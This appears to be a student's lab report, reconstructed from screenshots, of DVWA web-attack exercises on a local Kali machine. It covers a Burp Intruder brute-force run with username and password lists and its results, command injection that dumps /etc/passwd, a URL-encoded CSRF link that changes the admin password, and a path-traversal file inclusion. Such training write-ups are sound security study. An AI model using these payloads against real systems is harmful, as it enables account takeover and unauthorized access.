
3 Web application attacks

3.1 Damn Vulnerable Web Application (DVWA)

Jag have downloaded DVWA form git, created database and started the server
This is where I have done all the exercises.



```
┌──(qoorey㉿kali)-[~]
└─$ 

┌──(qoorey㉿kali)-[~]
└─$ 

┌──(qoorey㉿kali)-[~]
└─$ 

┌──(qoorey㉿kali)-[~]
└─$ sudo service mariadb start
[sudo] password for qoorey:

┌──(qoorey㉿kali)-[~]
└─$ sudo service apache2 start

┌──(qoorey㉿kali)-[~]
└─$ 
```

Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: **/var/www/html/DVWA/config/config.inc.php**

If the database already exists, **it will be cleared and the data will be reset.**
You can also use this to reset the administrator credentials ("**admin** // **password**") at any stage.

Setup Check

Web Server SERVER_NAME: **localhost**


Operating system: ***nix**

PHP version: **8.1.12**
PHP function display_errors: **Disabled**
PHP function safe_mode: Disabled
PHP function allow_url_include: Enabled
PHP function allow_url_fopen: Enabled
PHP function magic_quotes_gpc: Disabled
PHP module gd: **Missing - Only an issue if you want to play with captchas**
PHP module mysql: Installed
PHP module pdo_mysql: Installed

Backend database: **MySQL/MariaDB**
Database username: qoorey
Database password: ******
Database database: **dvwa**
Database host: **127.0.0.1**
Database port: **3306**

reCAPTCHA key: **Missing**

a)



Attack type: Cluster bomb


Target: http://127.0.0.1

☑ Update Host header to match target

```
GET /DVWA/vulnerabilities/brute/?username=§ad§&password=§pas§&Login=Login HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://127.0.0.1/DVWA/vulnerabilities/brute/
Cookie: PHPSESSID=76esvkv98q9pnctv8r2uio3l2v; security=low
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1


```

```
┌──(qoorey㉿kali)-[~]
```

Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 × 3 × +
Positions Payloads Resource Pool Options
Choose an attack type
Start attack
Payload Positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Add §
Clear §
Auto §
Refresh
qoorey@kali: ~
File Actions Edit View Help



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type c

Payload set: 1

Payload count: 5


Payload type: Simple list

Request count: 50,000

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
1337
admin
gordonb
pablo
smithy
```



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack typ

Payload set: 2

Payload count: 10,000


Payload type: Simple list

Request count: 50,000


Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
password
123456
12345678
1234
qwerty
12345
dragon
pussy
baseball
football
```



1	1337	password	400	□	□	483
2	admin	password	200	□	□	4578
3	gordonb	password	200	□	□	4534
4	pablo	password	200	□	□	4534




53	gordonb	letmein	200	□	□	4534
54	pablo	letmein	200	□	□	4577
55	smithy	letmein	400	□	□	483
56	1337	monkey	400	□	□	483
57	admin	monkey	200	□	□	4534
58	gordonb	monkey	200	□	□	4534
59	pablo	monkey	200	□	□	4534
60	smithy	monkey	400	□	□	483
61	1337	696969	400	□	□	483
62	admin	696969	200	□	□	4534
63	gordonb	696969	200	□	□	4534
64	pablo	696969	200	□	□	4534
65	smithy	696969	400	□	□	483
66	1337	abc123	400	□	□	483
67	admin	abc123	200	□	□	4534
68	gordonb	abc123	200	□	□	4581
69	pablo	abc123	200	□	□	4534
70	smithy	abc123	400	□	□	483
71	1337	mustang	400	□	□	483
72	admin	mustang	200	□	□	4534
73	gordonb	mustang	200	□	□	4534
74	pablo	mustang	200	□	□	4534
75	smithy	mustang	400	□	□	483
76	1337	michael	400	□	□	483

```
HTTP/1.1 200 OK
Date: Tue, 21 Feb 2023 22:14:44 GMT
Server: Apache/2.4.54 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
```

incorrect

0 matches

660 of 50000



Vulnerability: Brute Force

Login

Username:


Password:

Login

Welcome to the password protected area gordonb

More Information

b)




Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.521 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.179 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.045 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.080 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3062ms
rtt min/avg/max/mdev = 0.045/0.206/0.521/0.188 ms
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
```


c)



```
http://localhost/DVWA/vulnerabilities/csrf/?%70%61%73%73%77%6f%72%64%5f%6e%65%77=%61%73%6d%61&%70%61%73%73%77%6f%72%64%5f%63%6f%6e%66=%61%73%6d%61&%43
```

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:



localhost/DVWA/vulnerabilities/csrf/?password_new=asma&password_conf=asma&Change=Change#

Vulnerability: Cross Site Reque

Change your admin password:

Test Credentials

New password:

Confirm new password:

Change

Password Changed.


Note: Browsers are starting to default to setting the SameSite coo
some types of CSRF attacks. When they have completed their mi
expected.

Announcements:

- Chromium
- Edge
- Firefox

```
http://localhost/DVWA/vulnerabilities/csrf/?
%70%61%73%73%77%6f%72%64%5f%6e%65%77=%61%73%6d%61&%70%61%73%73%77%6f%72%64%5
f%63%6f%6e%66=%61%73%6d%61&%43%68%61%6e%67%65=%43%68%61%6e%67%65#
```


d)


1.12 - phpinfo()
Vulnerability: Cross Site R
DVWA CSRF Tutorial (Lov
DVWA: Remote File Inclu
ux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Greenbone Security As…
php

localhost/DVWA/vulnerabilities/fi/?page=../../phpinfo.php

PHP Version 8.1.12

System	Linux kali 6.0.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.0.7-1kali1 (2022-11-07) x86_64
Build Date	Nov 10 2022 02:42:46
Build System	Linux
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/8.1/apache2
Loaded Configuration File	/etc/php/8.1/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/8.1/apache2/conf.d
Additional .ini files parsed	/etc/php/8.1/apache2/conf.d/10-mysqlnd.ini, /etc/php/8.1/apache2/conf.d/10-opcache.ini, /etc/php/8.1/apache2/conf.d/10-pdo.ini, /etc/php/8.1/apache2/conf.d/20-calendar.ini, /etc/php/8.1/apache2/conf.d/20-ctype.ini, /etc/php/8.1/apache2/conf.d/20-exif.ini, /etc/php/8.1/apache2/conf.d/20-ffi.ini, /etc/php/8.1/apache2/conf.d/20-fileinfo.ini, /etc/php/8.1/apache2/conf.d/20-ftp.ini, /etc/php/8.1/apache2/conf.d/20-gettext.ini, /etc/php/8.1/apache2/conf.d/20-iconv.ini, /etc/php/8.1/apache2/conf.d/20-mysqli.ini, /etc/php/8.1/apache2/conf.d/20-pdo_mysql.ini, /etc/php/8.1/apache2/conf.d/20-phar.ini, /etc/php/8.1/apache2/conf.d/20-posix.ini, /etc/php/8.1/apache2/conf.d/20-readline.ini, /etc/php/8.1/apache2/conf.d/20-shmop.ini, /etc/php/8.1/apache2/conf.d/20-sockets.ini, /etc/php/8.1/apache2/conf.d/20-sysvmsg.ini, /etc/php/8.1/apache2/conf.d/20-sysvsem.ini, /etc/php/8.1/apache2/conf.d/20-sysvshm.ini, /etc/php/8.1/apache2/conf.d/20-tokenizer.ini
PHP API	20210902
PHP Extension	20210902
Zend Extension	420210902
Zend Extension Build	API420210902,NTS
PHP Extension Build	API20210902,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled

